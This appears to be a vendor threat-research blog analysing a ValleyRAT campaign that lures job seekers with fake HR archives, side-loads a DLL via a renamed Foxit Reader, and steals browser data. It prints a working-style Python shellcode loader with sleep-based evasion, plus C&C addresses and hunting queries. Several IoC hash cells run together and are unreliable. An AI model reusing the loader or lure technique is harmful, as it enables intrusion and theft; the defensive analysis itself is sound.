

ValleyRAT Campaign Targets Job Seekers, Abuses Foxit PDF Reader for DLL Side-loading

Key takeaways

- ValleyRAT targets job seekers in a campaign spreading through email, disguising itself behind a weaponized Foxit PDF reader and performing dynamic-link library (DLL) side-loading to gain a foothold in the system.
- As a remote access trojan (RAT), a ValleyRAT attack can lead to threat actors gaining control of systems, monitoring activity, and stealing sensitive data.
- The campaign targets job seekers and can also potentially affect those working in human resources (HR), such as recruiters and sourcing specialists.
- Trend Vision One™ detects and blocks the indicators of compromise (IoCs) discussed in this blog. Trend Micro customers can also access tailored hunting queries, threat insights, and intelligence reports to better understand and proactively defend against this campaign.

Cybercriminal operations continue to escalate in both aggressiveness and sophistication, achieving greater impact through the strategic integration of multiple methods. The campaign investigated in this article demonstrates a layered application of tried-and-tested techniques: social-engineering lures targeting job seekers, obfuscation through deeply nested directory paths, and execution via DLL sideloading.

This coordinated approach directly contributes to the malware's high rate of success, a factor corroborated by the notable increase in ValleyRAT detections observed in our telemetry.




Figure 1. ValleyRAT File Activity chart from our telemetry showing a significant spike in activity at the end of October [download](#)

Recent observations show that beyond their usual targets of Chinese-speaking users, ValleyRAT actors now appear to be going after job seekers in general as well, as evidenced by English-language filenames found in their malicious archive packages. Because job seekers constantly watch out for new opportunities, they might download attachments quickly and overlook warning signs. The emotional strain of the job search can reduce caution, making them more inclined to trust messages that appear to come from potential employers.

One common entry vector we've observed is email-based job lures. Archive files, with filenames such as Overview_of_Work_Expectations.zip, Candidate_Skills_Assessment_Test.rar, or Authentic_Job_Application_Form.zip, are deliberately crafted to take advantage of the curiosity and sense of urgency among job seekers.

To bypass initial scrutiny, these compressed files often masquerade as legitimate HR documents while actually containing malicious payloads.

Likewise, this ValleyRAT campaign also abuses Foxit. The archive file from the email lure contains a renamed version of FoxitPDFReader.exe, designed to make the attack more stealthy and provide a controlled way to load malicious code. For example, the file analyzed in this article is Compensation_Benefits_Commission.exe, still named with a recruitment-related bait. This executable also uses the Foxit logo as its icon to look more

convincing.

Upon seeing the Foxit logo, most users would assume that the file is in the popular PDF (.pdf) format and might not notice that it is actually an executable (.exe). Cybercriminals often abuse .exe files to exploit the Windows DLL search order mechanism for DLL side-loading.

The screenshot below shows what the users see after clicking the malicious file from the archive. The PDF which is bundled in the package, displays job details and salary information, probably fake or merely copied from job boards:




Figure 2. Decoy file containing details of a job opening [download](#)

Unknown to the user, as they pore over the details of the document, the ValleyRAT payload has begun running silently in the background.




Figure 3. ValleyRAT infection chain
[download](#)

This diagram above traces the entire stealthy infection path—starting with a malicious archive file containing a FoxitPDFReader.exe disguised as a document, loading a malicious msimg32.dll, and ending with ValleyRAT, stitched together by DLL side-loading, script executions, and .NET reflection loading.

Besides FoxitPDFReader.exe, the archive file contains a malicious hidden msimg32.dll, along with other files and folders intended to enhance the deception. There is also another hidden folder named "Document".

The screenshot shows a Windows File Explorer window with the address bar displaying the path: Desktop > 074400e2f09312081c29e905a9d24f70cfc5f535cd1dcaaca31e33586c7b01bc~ >. The window displays a list of files and folders:

Name	Date modified	Type	Size
1. Project Details New Collection	9/22/2025 5:45 AM	File folder	
2. Project Development Plan	9/22/2025 3:47 AM	File folder	
Document	9/20/2025 10:11 PM	File folder	
Compensation_Benefits_Commission.exe	8/8/2025 6:46 PM	Application	152,167 KB
msimg32.dll	7/2/2025 6:09 AM	Application exten...	14 KB

Figure 4. Contents of the archive file
[download](#)

Viewing the file through its folder tree shows, besides the disguised executable and the DLL file, other concealed files. Typical-looking project folders coexist with a hidden Document directory containing a long chain of underscore-named subfolders, ending in files like Shortcut.lnk and "document" files, showing attempts for obfuscation or concealment.




Figure 5. Folder tree showing a disguised executable
[download](#)

The batch file, document.bat, uses the document.docx file to extract the contents of the document.pdf file. The document.docx file is actually a disguised 7zip executable, allows the extraction of an archived Python environment hidden within the document.pdf file.




Figure 6. The "document" files facilitating the extraction of the Python environment
[download](#)

Name	Date modified	Type	Size
PDF 20.9.pdf	9/16/2025 6:08 AM	Microsoft Edge P...	321 KB
document.pdf	9/20/2025 10:14 PM	Microsoft Edge P...	29,875 KB
document.docx	6/20/2023 1:00 AM	Office Open XML ...	802 KB
document.bat	9/20/2025 10:14 PM	Windows Batch File	2 KB

Figure 7. Hidden document.bat within the nested directory path
[download](#)

This method ensures that the Python script can be executed on the target system even if Python is not pre-installed, leveraging the document.bat script to automate the process. Such tactics demonstrate the attackers' ingenuity in bypassing security measures and executing their payload with minimal user awareness.

Following extraction, the batch file invokes the Python interpreter to execute the malicious Python script, facilitating payload deployment.

[illegible]

Figure 8. Execution of document.bat

[download](#)

After the batch file extracts the content of document.pdf (Python environment) using document.docx (7zip.exe), an encoded base64 is downloaded from 196[.]251[.]86[.]145, containing the Python script that serves as a shellcode loader.

The `python.exe` was renamed as `zvchost.exe` and runs the script using the `-c` parameter, as can be seen in the pseudocode. It also creates an autorun registry entry to make it persistent in the system.

```
#!/usr/bin/env python3
# Author: @m8sec
# Description: Standard shellcode runner to inject shellcode into the current process
# Evasion test: Windows 10 Enterprise

import sys
import ctypes
from time import sleep
import base64
import ctypes.wintypes as wt

# Function definitions
kernel32 = ctypes.windll.kernel32

kernel32.VirtualAlloc.argtypes = (wt.LPVOID, ctypes.c_size_t, wt.DWORD, wt.DWORD)
kernel32.VirtualAlloc.restype = wt.LPVOID

kernel32.CreateRemoteThread.argtypes = (
    wt.HANDLE, wt.LPVOID, ctypes.c_size_t, wt.LPVOID, wt.LPVOID, wt.DWORD, wt.LPVOID)
kernel32.CreateThread.restype = wt.HANDLE

kernel32.RtlMoveMemory.argtypes = (wt.LPVOID, wt.LPVOID, ctypes.c_size_t)
kernel32.RtlMoveMemory.restype = wt.LPVOID

kernel32.WaitForSingleObject.argtypes = (wt.HANDLE, wt.DWORD)
kernel32.WaitForSingleObject.restype = wt.DWORD

try:
    buf = base64.b64decode("6MALCQDACwkAYaCjn/eBZa+pg9TJ56v56k08pERK4HqM5q94M6gscCQAAAAAd/jm4

    memAddr = kernel32.VirtualAlloc(None, len(buf), 0x3000, 0x40)
    print('[*] Allocated memory space at: {:08X}'.format(memAddr))

    print('[*] Interval sleep to avoid runtime detection (1/2).')
    sleep(2)

    kernel32.RtlMoveMemory(memAddr, buf, len(buf))
    print('[*] Copied payload into memory.')

    print('[*] Interval sleep to avoid runtime detection (2/2).')
    sleep(2)
```

Figure 9. The shellcode loader uses Win32 API functions to run a shellcode that will be decoded first from base64
[download](#)

Address	Length	Result
0x1a21068	28	RemoteEndPoint
0x1a21160	26	154.90.58.164
0x1a21348	38	154.90.58.164:56001
0x1a21a6c	26	154.90.58.164
0x1a2231c	98	/.NET/NetClasses/HttpRequest/CONNECT__Group\$/
0x1a226b4	20	.appDomain
0x1a226d8	34	net_osinstalltype
0x1a22708	24	LICENSE FILE

Figure 10. Strings in memory show the command and control (C&C) IP address and port of ValleyRAT
[download](#)

The attack steals data from the user's internet browsers.

Results - Zmvaqpgm.exe (1284)		
31,207 results.		
Address	Length	Result
0x1a51968	34	Chedot\User Data\
0x1a51998	34	Chedot\User Data\
0x1a51a60	18	Vivaldi\User Data\
0x1a51a80	36	Vivaldi\User Data\
0x1a51ab0	36	Vivaldi\User Data\
0x1a51b80	17	Kometa\User Data\
0x1a51ba0	34	Kometa\User Data\
0x1a51bd0	34	Kometa\User Data\
0x1a51c98	27	Elements Browser\User Data\
0x1a51cc0	54	Elements Browser\User Data\
0x1a51d04	54	Elements Browser\User Data\
0x1a51de8	31	Epic Privacy Browser\User Data\
0x1a51e14	62	Epic Privacy Browser\User Data\
0x1a51e60	62	Epic Privacy Browser\User Data\
0x1a51ed4	12	Epic Privacy
0x1a51eec	24	Epic Privacy
0x1a51f10	24	Epic Privacy
0x1a51f60	25	uCozMedia\Uran\User Data\
0x1a51f88	50	uCozMedia\Uran\User Data\
0x1a51fc8	50	uCozMedia\Uran\User Data\
0x1a52094	52	Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\
0x1a520d4	104	Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\
0x1a52148	104	Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\
0x1a52268	31	CatalinaGroup\Citrio\User Data\
0x1a52294	62	CatalinaGroup\Citrio\User Data\
0x1a522e0	62	CatalinaGroup\Citrio\User Data\
0x1a526cc	24	Coowon\Coowon\User Data\
0x1a526f0	48	Coowon\Coowon\User Data\
0x1a5272c	48	Coowon\Coowon\User Data\
0x1a52804	17	liebao\User Data\
0x1a52824	34	liebao\User Data\

Figure 11. Stealing of user data from several internet browsers
[download](#)

Probing the malicious file's certificate that was captured in network logs of sandbox analysis tool, to exhibits characteristics commonly seen in certificates used by AsyncRAT-style SSL and off-the-shelf C&C frameworks as part of its secure communication. These include a self-signed structure, a randomized common name, outdated TLS versions, and an extremely long validity period, which are traits frequently produced by automated certificate generators built into many RAT builders.

Version	TLSv1
Subject	CN=Zbtrprwgxex
Issuer	CN=Zbtrprwgxex
Valid from	02.04.2025, 17:01
Valid to	31.12.9999, 23:59
Fingerprint	7e:3f:5a:c9:0b:81:54:af:50:70:f0:1c:05:b6:a4:ce:63:3c:58:ee
JA3	fc54e0d16d9764783542f0146a98b300
JA3 Full string	769,49162-49161-49172-49171-53-47-10,10-11-35-23-65281,29-23-24,0

Table 1. Certificate details

The analysis highlights how ValleyRAT operators exploit the emotional and psychological vulnerabilities of job seekers, preying on their eagerness to secure employment. Their tactics also involve misusing legitimate software like Foxit Reader through DLL sideloading and deceptive techniques.

By understanding these methods, users can better identify potential threats and take proactive steps to safeguard their systems. Robust security awareness training plays a vital role in helping individuals detect and avoid such sophisticated attacks, ultimately reducing the likelihood of compromise.

Proactive security with Trend Vision One™

[Trend Vision One™ open on a new tab](#) is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management and security operations, delivering robust layered protection across on-premises, hybrid, and multi-cloud environments.

Trend Vision One™ Threat Intelligence

To stay ahead of evolving threats, Trend customers can access [Trend Vision One™ Threat Insights, open on a new tab](#) which provides the latest insights from Trend™ Research on emerging threats and threat actors.

Trend Vision One Threat Insights

Emerging Threats: [Analysis of the ValleyRAT Campaign: Leveraging Foxit PDF Reader DLL Sideloading for Initial Compromise, open on a new tab](#)

Trend Vision One Intelligence Reports (IOC Sweeping)

[Analysis of the ValleyRAT Campaign: Leveraging Foxit PDF Reader DLL Sideloading for Initial Compromise, open on a new tab](#)

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Suspicious Command — Executable/BAT in Deep Underscore Path

| `processCmd: /(\\_){10,}\\.*(exe|bat)/`

More hunting queries are available for Trend Vision One customers with [Threat Insights entitlement enabled, open on a new tab](#).

Indicators of Compromise (IoC)

SHA1	SHA256	Detection
ebcfc4f6c6e63b75dc407f5e76c9d96c69c3c1b6	a32fa6ba08db96ebd611f6ee06da44b419d569a6bac43ed00c68d6ca674004c3	Backdoor.MSIL.VALL
5cb888c87b15ec998c638892ad382dc68efb7f94	7e8415e2744be160b7d7c600a401de41554c1357c2d2d35c85f8be8068cbc649	Trojan.MSIL.VALLE
65fec70eaca638cbd10a6774e4e67f2d55f63959	9b0afe79696ccb263b8a00c75c021d115f152283714c0e4c5075aad4e52b94f9	Trojan.BAT.VALLE
9eb12480a9e3be552c88960d45beeacfb3b2444b0227738e5a98622ea88a2f09527618a6fc4b9be937a9972e667dc479bbbd586803d809b56b00fcfa2f95e24cb46a0a1edba7d1ff4f7fa2789ee2325c52473f4e858e91dfd769a1774e5821750b8c8e29857742e8f10595111be8cf813f4b83c6e8d7bc5da24feaa3f0fc9a326905afab295324944fb0f03678045a8b05e4bf36c7bb0338612bcbfc2376dd83776c0df00a24f9152b6cb44c0fa05ef410f747b191a7e68ca0d15af4283844aa4916f8f73fe6be22ed9043c9eaf0cccb96711ca05a07add8a10ec88e43daace2965439f2b1574b903d08af427f9307d	074400e2f09312081c29e905a9d24f70cfc5f535cd1dcaaca31e33586c7b01bcabbd71a7a4df7fa6b5ffe0f22354953b5d278c5b2626af8bfb0ba726acc59ef3b2d397f308e00f6ef5ae4a368b6ec9a1b5791b883583d104949d80711f5789fc3f09771a248daede16382ec9484c6a626e2f289c095164eea97170f3e4a67698a18b8826daafc4a84d49299013c5cabe95dd9159ea5d5f1fb5872a6d70666e628fb1c360663b13a4f918b76a12bdc6f7532896eabf8200bddb63319c92bad26ff84bb121533144fc87c314a9d50c16dd15bb7d8f036c777e0a6c1dc7395e00099af1fe7e00d4d82bc6ae4440ad3528202a8a6234038fcd15e78dfea79dac2a6266d87b93e8129b0b060971f0c9e00214abadbc758769bd9cf456c6e0ad8b6ee65b359519b912139ae7ab3ac77c667c5411d2264a1d75166ae2dffffe2efaa0010c5caa8311201cd3b0e335a3936e7d1143362d98f4b5a57ef780dcddc1ca5a8046fe163a0ab581df7ea7c86788d7dca42f70fac95023dfb36d9281ad3463d92261efb7516dd49edd3bface0c769a531c37ce0ca6832871768f622abb0f1f71cb30d5b932a461601deaf2ef76476e216c7d2a99ea7c280cadbe6510b29970806ec18bf62078bb2661b2d0cadf0314ea44fc67da786c28456869b0102eea235c6351649b644eafe5c27317251bd466a8eab265defb58ab34c20feec60304a861f75c4d6c989c03c339ead7708227f22d30b9a5f4f433bbe29391a1003aa85d85bb21ec0bb2b94c5471ed7c768cc999808a42e985955384f6af360caa0c640d6c216cd0ccc129a612082bddf2502a58aef6b1c22ea07a18a58e4e8315d6ea3fbbf49ba5d85a7be63599346097278c1af49ab6c1bea82e422462057c78641d54d4	N/A
21f6eb9e582043af0be06dbdb2819e9642ca991a1c796a576e1f30ed0a672b30b0d2644aebef7f7397dab6af4c90599ddb656bec8e258d08e9e8ffe6df86e5d1a2d614c762704dc8842874fad27de9782afde2c2a7773f68de691fe4f4e835fe530a3471784468f153fd9b1676504f51bce1bbd9237373f22336179beb8a8d4c9a23771cc0ae31f2a146fbbd763b0273c03053405806722df9fe3c9e270c8d55	ce1be9e4b2fd0f3958720f9bc2ae9d545bc0e27dcf1042b64a70f1fc62884610	Trojan.Win64.VALL
196[.]251[.]86[.]145/huna		79-Disease Vector
51[.]79[.]214[.]125/huna		Malware Accomplic
154[.]90[.]58[.]164[.]56001		91-C&C Server